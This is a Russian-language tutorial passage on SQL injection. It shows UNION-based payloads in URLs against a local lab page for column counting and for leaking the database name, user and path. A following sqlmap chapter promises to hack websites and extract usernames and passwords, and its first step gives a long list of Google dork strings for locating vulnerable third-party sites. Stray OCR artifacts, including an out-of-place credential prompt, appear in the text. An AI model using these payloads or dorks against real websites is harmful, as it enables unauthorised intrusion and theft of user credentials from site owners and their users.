UNION позволяет объединять SQL-запросы. В реальной жизни у меня задачи простые, поэтому и простые запросы к базам данных и возможностями UNION я не пользуюсь. Но вот для SQL-инъекций ценнее этого слова нет.

UNION позволяет довольно гибко объединять SQL-запросы с SELECT, в том числе и от разных баз данных. Но есть важное требование к синтаксису: количество столбцов в первом SELECT должно равняться количеству столбцов во втором SELECT.

ORDER BY задаёт сортировку полученных из таблицы данных. Можно задавать сортировку по имени столбца, а можно по его номеру. Причём, если столбца с таким номером нет, то будет показана ошибка:


Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' ORDER BY 1 —+ &password=111


Запрос выглядит так:

```
SELECT * FROM `members` WHERE name = '-1' ORDER BY 1
```

Мы заменили имя пользователя на -1 чтобы не выводились никакие данные.



Для доступа к Бобруйской районной библиотеке введите Ваши учётные данные:



Ошибки нет, также нет ошибки и при запросах:

```
SELECT * FROM `members` WHERE name = '-1' ORDER BY 2
SELECT * FROM `members` WHERE name = '-1' ORDER BY 3
SELECT * FROM `members` WHERE name = '-1' ORDER BY 4
SELECT * FROM `members` WHERE name = '-1' ORDER BY 5
```

А вот запрос:


```
SELECT * FROM `members` WHERE name = '-1' ORDER BY 6
```

Ему соответствует адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' ORDER BY 6 —+ &password=111

Выдал ошибку:

```
Ошибка: Unknown column '6' in 'order clause'
```



Это означает, что из таблицы выбираются данные по пяти колонкам.

Конструируем наш запрос с UNION:


Как я сказал, количество полей должно быть в обоих SELECT одинаковое, а вот что в этих полях — не очень важно. Можно, например, прописать просто цифры — и именно они и будут выведены. Можно прописать NULL – тогда вместо поля ничего не будет выведено.

```
SELECT * FROM `members` WHERE name = '-1' UNION SELECT 1,2,3,4,5
```

Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' UNION SELECT 1,2,3,4,5 —+ &password=111

Пробуем:




Другой способ нахождения количества столбцов — с помощью того же UNION. Лесенкой прибавляем количество столбцов:

1|	SELECT * FROM `members` WHERE name = '-1' UNION SELECT 1
2|	SELECT * FROM `members` WHERE name = '-1' UNION SELECT 1,2
3|	SELECT * FROM `members` WHERE name = '-1' UNION SELECT 1,2,3
4|	SELECT * FROM `members` WHERE name = '-1' UNION SELECT 1,2,3,4

Все они будут вызывать одну и туже ошибку:

1|	Ошибка: The used SELECT statements have a different number of columns



Делайте так пока не исчезнет сообщение об ошибке.

Обратите внимание, что содержимое некоторых полей UNION SELECT 1,2,3,4,5 выводится на экран. Вместо цифр можно задать функции.

Что писать в SELECT

Есть некоторые функции, которые можно писать непосредственно в UNION:

- **DATABASE()** — показать имя текущей базы данных
- **CURRENT_USER()** — показывает имя пользователя и имя хоста
- **@@datadir** — выводит абсолютный путь до базы данных
- **USER()** — имя пользователя
- **VERSION()** — версия базы данных


В нашем примере выводятся поля 2, 4 и 5. Т.е. мы можем использовать любое из этих полей.

Используем DATABASE() в UNION SELECT

Адрес:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' UNION SELECT 1,2,3,4,DATABASE() —+ &password=111

Результат:




Используем CURRENT_USER() в UNION SELECT

Адрес:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' UNION SELECT 1,2,3,4,CURRENT_USER() —+ &password=111

Результат:




Используем @@datadir в UNION SELECT

Адрес:

http://localhost/test/mysql-inj-lab1/index.php?name=-1' UNION SELECT 1,2,3,4,@@datadir —+ &password=111

Результат:



Получение имён таблицы, полей и дамп базы данных

В базе данных **information_schema** есть таблица, которая называется **tables**. В этой таблице содержится список всех таблиц, которые присутствуют во всех базах данных этого сервера. Мы можем отобрать наши таблицы, ища в поле **table_schema** название нашей базы данных — 'db_library' (имя мы узнали с помощью DATABASE()).

Это называется полная техника UNION. Материала по ней предостаточно в Интернете. На моём же MySQL сервере полная техника UNION не работает. У меня появляется ошибка:

```
1| Ошибка: Illegal mix of collations for operation 'UNION'
```

Не работает не из-за кривизны рук, поскольку у sqlmap также эта техника не приносит результатов:


```
1| something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
```

Возможно, это связано с версией MySQL 5.6. Т.к. привести практических примеров я не могу, а переписывать чужие неработающие команды мне не интересно — сейчас и без меня в Интернете развелось «великих теоретиков» сколько угодно, то я решил сразу перейти к рассмотрению частичной технике UNION. Но это не самая простая техника, да и статья уже получилась достаточно большой.

В следующей части статьи мы изучим частичную технику UNION, с её помощью мы получим все данные на сервере: имена баз данных, имена их таблиц и полей в этих

таблицах, а также их содержимое. Пока ждёте появления второй части — тренируйтесь, почитайте о SQL-инъекциях и технике UNION, дополнительно рекомендуются к ознакомлению следующие статьи:

- Использование SQLMAP на Kali Linux: взлом веб-сайтов и баз данных через SQL-инъекции
- Защита сайта от взлома: предотвращение SQL-инъекций
- Как запустить sqlmap на Windows



П.с. ах да, забыл про LIMIT. Тоже в следующий раз расскажу о роли LIMIT в SQL-инъекциях.

Глава 35. Использование SQLMAP на Kali Linux: взлом веб-сайтов и баз данных через SQL-инъекции

Если вы являетесь пользователем Windows, то обратитесь к статье "Как запустить sqlmap на Windows". А если вы обнаружили уязвимости в ваших скриптах, то обратитесь к статье "Защита сайта от взлома: предотвращение SQL-инъекций".

Каждый раз, рассказывая об очередной программе, присутствующей в Kali Linux, я задумываюсь, какие последствия это может вызвать? Эта статья была готова уже давно, но я всё как-то не решался опубликовать её. На самом деле, те, кто взламывают чужие сайты, уже давно и сами знают как пользоваться этой и многими другими программами. Зато среди (начинающих) программистов встречается огромное количество тех, кто вообще будто бы не задумывается о безопасности своих веб-приложений. Я прекрасно понимаю эту ситуацию, когда ты изучаешь PHP, то большим достижением и облегчением является то, что твоя программа вообще работает! Времени всегда не хватает и в этих условиях изучать теорию защиты веб-приложений кажется просто неразумным расточительством.

В этой статье я рассказываю о программе SQLMAP, которая поможет проверить ваши скрипты на уязвимость к SQL-инъекциям.

В общем, я надеюсь, что знания, полученные в этой статье, будут использоваться этично и с пользой для всех.

SQL-инъекция — это техника внедрения кода, используемая для атаки на приложение, управляющее данными, в которой (в технике) вредоносные SQL запросы вставляются в поле ввода для исполнения (например, для получения атакующим содержания дампа базы данных). SQL-инъекция должна эксплуатировать уязвимость в безопасности программ, например, когда пользовательский ввод некорректно фильтруется на наличие различных специфичных символов, включённых в SQL запросы, или когда пользовательский ввод не типизирован строго и выполняется неожиданным образом. SQL-инъекция — это самый широко известный вектор атаки не веб-сайты, но она может быть использована для атаки на любые типы SQL базы данных. В этой инструкции я покажу вам как с помощью программы SQLMAP эксплуатировать SQL-инъекции на Kali Linux и, в конечном итоге, хакнуть веб-сайт (точнее говоря, базу данных) и извлечь имена пользователей и пароли на Kali Linux.

На всякий случай: Если у вас еще нет Kali Linux, то о том где скачать и как установить читайте в статье «Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину» — это одна из популярнейших статей на портале. А всевозможные мануалы, инструкции использования ищите на сайте WebWare.biz по тэгу Kali Linux.

Что такое SQLMAP

sqlmap это инструмент с открытым кодом для тестирования на проникновение, который автоматизирует процесс выявления и эксплуатирования уязвимостей для SQL-инъекций и захвата серверов баз данных. Он поставляется с мощным движком анализа, большим количеством специфичных функций для максимального тестирования на проникновения и широким спектром возможностей простирающихся от выявления типа баз данных по «отпечаткам», охватывает получение информации из базы данных и вплоть до доступа к файловой системе и выполнения команд на ОС через нестандартный доступ к системе.

Особенности

- Полная поддержка систем управления базами данных MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase и SAP MaxDB.
- Полная поддержка шести техник SQL-инъекции: слепая на логической основе, основанная на времени слепая, основанная на ошибках, UNION запрос, сложные запросы и нестандартный доступ.
- Поддержка прямого соединения к базе данных без прохода через SQL-инъекцию путём предоставления полномочий СУБД, IP адреса, порта и имени базы данных.
- Поддержка перебора пользователей, хешей паролей, привилегий, ролей, баз данных, таблиц и колонок.
- Автоматическое распознавание формата хеша пароля и поддержка их взлома используя основанную на словаре атаку.

- Поддержка, по выбору пользователя, создания дампа всех таблиц, определённого их диапазона или специфичных колонок.
- Пользователь также может выбрать создание дампа только диапазона символов каждого вхождения колонки.
- Поддержка поиска специфичных имён баз данных, специфичных таблиц по полным базам данных или по отдельным колонкам всех таблиц баз данных. Это полезно, например, для идентификации таблиц, содержащих учётные данные приложения, где соответствующие имена колонок содержат строки вроде name и pass (имя и пароль).
- Поддержка загрузки и выгрузки любого файл с (на) файловую системы сервера базы данных, когда используются такие программы баз данных как MySQL, PostgreSQL или Microsoft SQL Server.
- Поддержка выполнения произвольных команд и получение их стандартного вывода на операционной системе, под которой запущен сервер базы данных, когда используются такие программы баз данных как MySQL, PostgreSQL и Microsoft SQL Server.
- Поддержка установки нестандартного соединения (out-of-band) TCP между атакующей машиной и операционной системой на которой работает база данных. Этим каналом могут быть интеративные командные запросы, сессия Meterpreter или сессия графического пользовательского интерфейса (VNC) — по выбору пользователя.
- Поддержка процесса повышения прав пользователя через команды Metasploit передаваемые Meterpreter.

Пожалуйста, всегда держите в голове мысль о пользователе, который тратит своё время и усилия на поддержание веб-сайта и, возможно, жизненно зависит от него. Ваши действия могут повлиять на кого-то так, как вы этого никогда не желали. Я не знаю, как ещё доходчивее объяснить это вам.

Собственно, приступим:

Шаг 1: Ищем уязвимый веб-сайтов

Это, как правило, самое творческое действие и занимает больше времени, чем другие шаги. Те, кто знает как использовать Google Dorks уже понимают, что нужно делать. Но в том случае, если вы не знаете, то я собрал вместе ряд строк, которые вы можете искать в Гугл. Просто скопируйте-вставьте любую из этих строк в Гугл, и Гугл покажет вам то, что сумел найти.

Шаг 1.a: Строки Google Dorks для поиска уязвимых к SQLMAP SQL веб-сайтов

Этот список действительно большой. У меня заняло много времени для его сбора. Если вы понимаете принцип отбора, тогда вы можете дополнить его. Оставляйте ваши дополнения к списку в комментариях, я добавлю их сюда.

Google Dork string Column 1	Google Dork string Column 2	Google Dork string Column 3
inurl:item_id=	inurl:review.php?id=	inurl:hosting_info.php?id=
inurl:newsid=	inurl:iniziativa.php?in=	inurl:gallery.php?id=
inurl:trainers.php?id=	inurl:curriculum.php?id=	inurl:rub.php?idr=
inurl:news-full.php?id=	inurl:labels.php?id=	inurl:view_faq.php?id=
inurl:news_display.php?getid=	inurl:story.php?id=	inurl:artikelinfo.php?id=
inurl:index2.php?option=	inurl:look.php?ID=	inurl:detail.php?ID=
inurl:readnews.php?id=	inurl:newsone.php?id=	inurl:index.php?=
inurl:top10.php?cat=	inurl:aboutbook.php?id=	inurl:profile_view.php?id=
inurl:newsone.php?id=	inurl:material.php?id=	inurl:category.php?id=
inurl:event.php?id=	inurl:opinions.php?id=	inurl:publications.php?id=
inurl:product-item.php?id=	inurl:announce.php?id=	inurl:fellows.php?id=
inurl:sql.php?id=	inurl:rub.php?idr=	inurl:downloads_info.php?id=
inurl:index.php?catid=	inurl:galeri_info.php?l=	inurl:prod_info.php?id=
inurl:news.php?catid=	inurl:tekst.php?idt=	inurl:shop.php?do=part&id=
inurl:index.php?id=	inurl:newscat.php?id=	inurl:productinfo.php?id=
inurl:news.php?id=	inurl:newsticker_info.php?idn=	inurl:collectionitem.php?id=
inurl:index.php?id=	inurl:rubrika.php?idr=	inurl:band_info.php?id=
inurl:trainers.php?id=	inurl:rubp.php?idr=	inurl:product.php?id=
inurl:buy.php?category=	inurl:offer.php?idf=	inurl:releases.php?id=
inurl:article.php?ID=	inurl:art.php?idm=	inurl:ray.php?id=
inurl:play_old.php?id=	inurl:title.php?id=	inurl:produit.php?id=
inurl:declaration_more.php?decl_id=	inurl:news_view.php?id=	inurl:pop.php?id=
inurl:pageid=	inurl:select_biblio.php?id=	inurl:shopping.php?id=
inurl:games.php?id=	inurl:humor.php?id=	inurl:productdetail.php?id=
inurl:page.php?file=	inurl:aboutbook.php?id=	inurl:post.php?id=
inurl:newsDetail.php?id=	inurl:ogl_inet.php?ogl_id=	inurl:viewshowdetail.php?id=

inurl:gallery.php?id=	inurl:fiche_spectacle.php?id=	inurl:clubpage.php?id=
inurl:article.php?id=	inurl:communique_detail.php?id=	inurl:memberInfo.php?id=
inurl:show.php?id=	inurl:sem.php3?id=	inurl:section.php?id=
inurl:staff_id=	inurl:kategorie.php4?id=	inurl:theme.php?id=
inurl:newsitem.php?num=	inurl:news.php?id=	inurl:page.php?id=
inurl:readnews.php?id=	inurl:index.php?id=	inurl:shredder-categories.php?id=
inurl:top10.php?cat=	inurl:faq2.php?id=	inurl:tradeCategory.php?id=
inurl:historialeer.php?num=	inurl:show_an.php?id=	inurl:product_ranges_view.php?ID=
inurl:reagir.php?num=	inurl:preview.php?id=	inurl:shop_category.php?id=
inurl:Stray-Questions-View.php?num=	inurl:loadpsb.php?id=	inurl:transcript.php?id=
inurl:forum_bds.php?num=	inurl:opinions.php?id=	inurl:channel_id=
inurl:game.php?id=	inurl:spr.php?id=	inurl:aboutbook.php?id=
